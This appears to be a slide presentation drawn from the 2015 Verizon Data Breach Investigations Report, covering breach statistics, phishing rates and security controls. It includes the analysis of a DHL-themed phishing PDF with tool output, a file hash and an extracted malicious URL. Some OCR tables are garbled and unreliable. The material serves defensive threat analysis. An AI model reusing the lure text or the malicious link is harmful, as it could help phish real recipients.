

2015 Data Breach Investigations Report

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
Data Breach Investigation Report Series



An ongoing study into the world of cybercrime that analyzes forensic evidence to uncover how sensitive data is stolen from organizations, who's doing it, why they're doing it, and, of course, what might be done to prevent it.



Welcome to the Data Breach Investigations Report, 2015



70
CONTRIBUTING
ORGANIZATIONS

79,790 SECURITY INCIDENTS


2,122
CONFIRMED
DATA BREACHES

61
COUNTRIES
REPRESENTED¹





2015 DATA BREACH INVESTIGATIONS REPORT




Countries Represented






Security Incident DNA – Leads to 9 Patterns





9 Incident Patterns - nothing new from last year





Victim Demographics

NUMBER OF SECURITY INCIDENTS

CONFIRMED DATA LOSS

| | NOMBER OF SECONAL FINANCISENTS | | | | | | | |
|-------------------------|--------------------------------|-------|--------|---------|-------|-------|-------|---------|
| INDUSTRY | TOTAL | SMALL | LARGE | UNKNOWN | TOTAL | SMALL | LARGE | UNKNOWN |
| Accommodation (72) | 368 | 181 | 90 | 97 | 223 | 180 | 10 | 33 |
| Administrative (56) | 205 | 11 | 13 | 181 | 27 | 6 | 4 | 17 |
| Agriculture (11) | 2 | 0 | 0 | 2 | 2 | 0 | 0 | 2 |
| Construction (23) | 3 | 1 | 2 | 0 | 2 | 1 | 1 | 0 |
| Educational (61) | 165 | 18 | 17 | 130 | 65 | 11 | 10 | 44 |
| Entertainment (71) | 27 | 17 | 0 | 10 | 23 | 16 | 0 | 7 |
| Financial Services (52) | 642 | 44 | 177 | 421 | 277 | 33 | 136 | 108 |
| Healthcare (62) | 234 | 51 | 38 | 145 | 141 | 31 | 25 | 85 |
| Information (51) | 1,496 | 36 | 34 | 1,426 | 95 | 13 | 17 | 65 |
| Management (55) | 4 | 0 | 2 | 2 | 1 | 0 | 0 | 1 |
| Manufacturing (31-33) | 525 | 18 | 43 | 464 | 235 | 11 | 10 | 214 |
| Mining (21) | 22 | 1 | 12 | 9 | 17 | 0 | 11 | 6 |
| Other Services (81) | 263 | 12 | 2 | 249 | 28 | 8 | 2 | 18 |
| Professional (54) | 347 | 27 | 11 | 309 | 146 | 14 | 6 | 126 |
| Public (92) | 50,315 | 19 | 49,596 | 700 | 303 | 6 | 241 | 56 |
| Real Estate (53) | 14 | 2 | 1 | 11 | 10 | 1 | 1 | 8 |
| Retail (44-45) | 523 | 99 | 30 | 394 | 164 | 95 | 21 | 48 |
| Trade (42) | 14 | 10 | 1 | 3 | 6 | 4 | 0 | 2 |
| Transportation (48-49) | 44 | 2 | 9 | 33 | 22 | 2 | 6 | 14 |
| Utilities (22) | 73 | 1 | 2 | 70 | 10 | 0 | 0 | 10 |
| Unknown | 24,504 | 144 | 1 | 24,359 | 325 | 141 | 1 | 183 |
| TOTAL | 79,790 | 694 | 50,081 | 29,015 | 2,122 | 573 | 502 | 1,047 |

70% of attacks show secondary victim


75% spread from victim 0..1 within one day

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT




Incident Patterns Over Time

Confirmed Data Breaches







Common Vulnerabilities Dominate



7 million

vulnerabilities exploited in 2014






10 CVEs

account for 97% of 2014 exploits



Phishing Remains a Threat



23% of recipients opened phishing messages

11% of recipients clicked on attachments

82 secondsfrom start of a phishing attack to first bite



Phishing Email

Nothing new?

INFORMATIONEN ZU IHRER SENDUNG

Sehr geehrte Kunden,

das DHL Paket mit der Sendungsnummer 855439843795 werden wir voraussichtlich am 07.05.2015 zustellen.

Wenn Sie weitere Informationen über den Sendungsstatus benötigen, können Sie eine direkte Statusabfrage über den folgenden Link starten: <u>Die Sendung wurde im Start-Paketzentrum bearbeitet.</u>


Mit freundlichen Grüßen, Ihr DHL Team

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What? It is a PDF!

Why?





Common Analysis

NO findings! \$ python pdfid/pdfid.py Status_zu_Sendung_211322227952.pdf PDFiD 0.2.1 Status_zu_Sendung_211322227952.pdf PDF Header: %PDF-1.6 obj 21 endobj 21 18 stream endstream 18 xref trailer startxref 2 /Page /Encrypt /ObjStm 4 JS /JavaScript 0 /JS /AA /OpenAction 0 /AcroForm /JavaScript /JBIG2Decode 0 /RichMedia 0 /OpenAction /Launch /EmbeddedFile 0 /XFA /Colors > 2^24 0



Malicious Link

Not detectable with state-of-the-art methods!

python pdf-parser.py Status_zu_Sendung_*.pdf -o 103 -f -w

- <</S/URI/URI(http://aetomatic.com/FPNxkwfmJS)>>
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- <</S/URI/URI(http://www.dhl.de/)>>



What has been changed for the victim?

One additional double-click

No "fancy" APT techniques – pure Email !!!
PDF is a common attachment in Emails.
Inside the Email no malicious i.e. Header
PDF no malicious Java etc.

Second layer (PDF) results in bypassing state-of-the-art detection



SHA256: e61b3156f5dda8b9fcf21b337da1f6af3f1404e474cf50c8f1f6dfd24c202151


Dateiname: Status_zu_Sendung_211322227952.pdf

Erkennungsrate: 2 / 57

Analyse-Datum: 2015-05-18 12:02:25 UTC (vor 0 Minuten)




Malware Sophistication






Indicators: Feed Overlap



Although everyone is subjected to the same threats, the overlap in what is reported on outbound feeds is surprisingly small.




Indicators: Count of Days Observed






Vector of Malware Installation






Actions Within Web Application Attacks






Actions Over Time (Breaches)






External Actor: Motive

Percent of breaches per threat actor motive over time





The Detection Deficit






Verizon Cases Security Controls


| CSC | DESCRIPTION | PERCENTAGE | CATEGORY |
|-------|---|------------|------------------------|
| 13-7 | 2FA | 24% | Visibility/Attribution |
| 6-1 | Patching web services | 24% | Quick Win |
| 11-5 | Verify need for Internet-facing devices | 7% | Visibility/Attribution |
| 13-6 | Proxy outbound traffic | 7% | Visibility/Attribution |
| 6-4 | Web application testing | 7% | Visibility/Attribution |
| 16-9 | User lockout after multiple failed attempts | 5% | Quick Win |
| 17-13 | Block known file transfer sites | 5% | Advanced |
| 5-5 | Mail attachment filtering | 5% | Quick Win |
| 11-1 | Limiting ports and services | 2% | Quick Win |
| 13-10 | Segregation of networks | 2% | Configuration/Hygiene |
| 16-8 | Password complexity | 2% | Visibility/Attribution |
| 3-3 | Restrict ability to download software | 2% | Quick Win |
| 5-1 | Anti-virus | 2% | Quick Win |
| 6-8 | Vet security process of vendor | 2% | Configuration/Hygiene |



How is a "Hack" performed:










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2014 Year in Review

- JAN
 - **SNAPCHAT**

4.5 million compromised names and phone numbers

- FEB
- KICKSTARTER
 5.6 million victims

- MAR
 - KOREAN TELECOM

One of the year's largest breaches affected 12 million customers

- **APR**
 - **HEARTBLEED**

First of three open-source vulnerabilities in 2014

- MAY
 - **eBAY**

Database of 145 million customers compromised

- JUN
- PF CHANG'S

Most high-profile data breach of the month

JUL ENERGETIC BEAR

Cyberspying operation targeted the energy industry

- **AUG**
 - **CYBERVOR**

1.2 billion compromised credentials

SEP

Celebrity accounts hacked

OCT

Attacked a Windows vulnerability

- NOV
- SONY PICTURES ENTERTAINMENT

Highest-profile hack of the year

- DEC
- INCEPTION FRAMEWORK

Cyber-Espionage attack targeted the public sector



The Neferious Nine

Data Breaches Only

| CRIMEWA | CYBER- ARE ESPIONAGE | DENIAL OF SERVICE | LOST AND STOLEN ASSETS | MISCELLANEOUS ERRORS | PAYMENT CARD SKIMMERS | POINT OF SALE | PRIVILEGE MISUSE | WEB APPLICATIONS | |
|---------|------------------------------|----------------------|---------------------------|-------------------------|--------------------------|------------------|---------------------|---------------------|--------|
| 1% | | | 1% | 2% | | 91% | 5% | 1% | ACCOM |
| | 9%_ | | | 27% | | | 45% | 18% | ADMINI |
| 329 | 15 % | | 11% | 26% | | | 9% | 9% | EDUCAT |
| | | | | 13% | | 73% | Z % | Z % | ENTERT |
| 36 | % | | _2% | 7% | 14% | _ | 11% | 31% | FINANC |
| 1% | 4% | | 16% | 32% | | 12% | 26% | 9%_ | HEALTH |
| 149 | [%] 37 [%] | | 2% | 5%_ | | | 7% | 35% | INFORM |
| 349 | % 60% | | | | | | 4%_ | 1% | MANUF |
| | 14% | | | | 7% | | 79% | | MINING |
| | 8% | | 25% | 17% | | 8% | 33% | 8%_ | OTHER! |
| 25 | % 52 [%] | | 2% | 10% | | 5%_ | 4% | 4% | PROFES |
| 519 | 5% | | 3% | 23% | | | 11% | 6% | PUBLIC |
